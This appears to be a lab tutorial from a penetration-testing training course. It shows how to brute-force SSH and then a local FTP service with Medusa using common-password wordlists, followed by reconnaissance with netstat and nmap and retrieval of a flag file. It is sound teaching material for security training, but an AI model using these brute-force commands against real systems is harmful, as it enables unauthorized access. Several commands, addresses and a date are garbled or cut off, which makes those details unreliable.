Web Services

In the dynamic landscape of cybersecurity, maintaining robust authentication mechanisms is paramount. While technologies like Secure Shell (SSH) and File Transfer Protocol (FTP) facilitate secure remote access and file management, they are often reliant on traditional username-password combinations, presenting potential vulnerabilities exploitable through brute-force attacks. In this module, we will delve into the practical application of Medusa, a potent brute-forcing tool, to systematically compromise both SSH and FTP services, thereby illustrating potential attack vectors and emphasizing the importance of fortified authentication practices.

SSH is a cryptographic network protocol that provides a secure channel for remote login, command execution, and file transfers over an unsecured network. Its strength lies in its encryption, which makes it significantly more secure than unencrypted protocols like Telnet. However, weak or easily guessable passwords can undermine SSH's security, exposing it to brute-force attacks.

FTP is a standard network protocol for transferring files between a client and a server on a computer network. It's also widely used for uploading and downloading files from websites. However, standard FTP transmits data, including login credentials, in cleartext, rendering it susceptible to interception and brute-forcing.

Kick-off

To follow along, start the target system via the question section at the bottom of the page.

We begin our exploration by targeting an SSH server running on a remote system. Assuming prior knowledge of the username sshuser, we can leverage Medusa to attempt different password combinations until successful authentication is achieved systematically.

The following command serves as our starting point:

● ● Web Services

MisaelMacias@htb[/htb]\$ medusa -h <IP> -n <PORT> -u sshuser -P 2023-200_most_used_passwords.t

Let's break down each component:

- -h <IP>: Specifies the target system's IP address.
- -n <PORT>: Defines the port on which the SSH service is listening (typically port 22).
- -u sshuser: Sets the username for the brute-force attack.
- -P 2023-200_most_used_passwords.txt: Points Medusa to a wordlist containing the 200
 most commonly used passwords in 2023. The effectiveness of a brute-force attack is
 often tied to the quality and relevance of the wordlist used.
- -M ssh: Selects the SSH module within Medusa, tailoring the attack specifically for SSH authentication.
- -t 3: Dictates the number of parallel login attempts to execute concurrently.
 Increasing this number can speed up the attack but may also increase the likelihood of detection or triggering security measures on the target system.



Upon execution, Medusa will display its progress as it cycles through the password combinations. The output will indicate a successful login, revealing the correct password.

Gaining Access





```
● ● Web Services

MisaelMacias@htb[/htb]$ ssh sshuser@<IP> -p PORT
```

This command will initiate an interactive SSH session, granting you access to the remote system's command

Expanding the Attack Surface

Once inside the system, the next step is identifying other potential attack surfaces. Using netstat (within the SSH session) to list open ports and listening services, you discover a service running on port 21.

```
        Web Services

        MisaelMacias@htb[/htb]$ netstat -tulpn | grep LISTEN

        tcp 0 0 0.0.0.9:2 0.0.0.8:* LISTEN - tcp6 0 0:::22 :::* LISTEN - L
```

Further reconnaissance with nmap (within the SSH session) confirms this finding as an ftp server.

```
Web Services

MisaelMacias@htb[/htb]$ nmap localhost

Starting Nmap 7.80 ( https://nmap.org ) at 2024-69-05 13:19 UTC

Nmap scan report for localhost (127.0.0.1)

Host is up (0.000078s latency).

Other addresses for localhost (not scanned): ::1

Not shown: 998 closed ports

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

Targeting the FTP Server

Having identified the FTP server, you can proceed to brute-force its authentication mechanism.

If we explore the /home directory on the target system, we see an ftpuser folder, which implies the likelihood of the FTP server username being ftpuser. Based on this, we can modify our Medusa command accordingly:

```
Web Services

MisaelMacias@htb[/htb]$ medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 5

GENERAL: Total Hosts: 1

GENERAL: Total Users: 1

GENERAL: Total Passwords: 197
...

ACCOUNT FOUND: [ftp] Host: 127.0.0.1 User: ... Password: ... [SUCCESS]
...

GENERAL: Medusa has finished.
```

The key differences here are:

```
-h 127.8.8.1: Targets the local system, as the FTP server is running locally. Using the IP address tells medusa explicitly to use IPv4.
-u ftpuser: Specifies the username ftpuser.
-M ftp: Selects the FTP module within Medusa.
-t 5: Increases the number of parallel login attempts to 5.
```

Retrieving The Flag


Upon successfully cracking the FTP password, establish an FTP connection. Within the FTP session, use the get command to download the flag.txt file, which may contain sensitive information.:

```
Web Services

MisaelMacias@htb[/htb]$ ftp ftp://ftpuser:<FTPUSER_PASSWORD>@localhost


Trying [::1]:21 ...
Connected to localhost
```

Then read the file to get the flag:



The ease with which such attacks can be executed underscores the importance of employing strong, unique passwords.





Waiting to start...

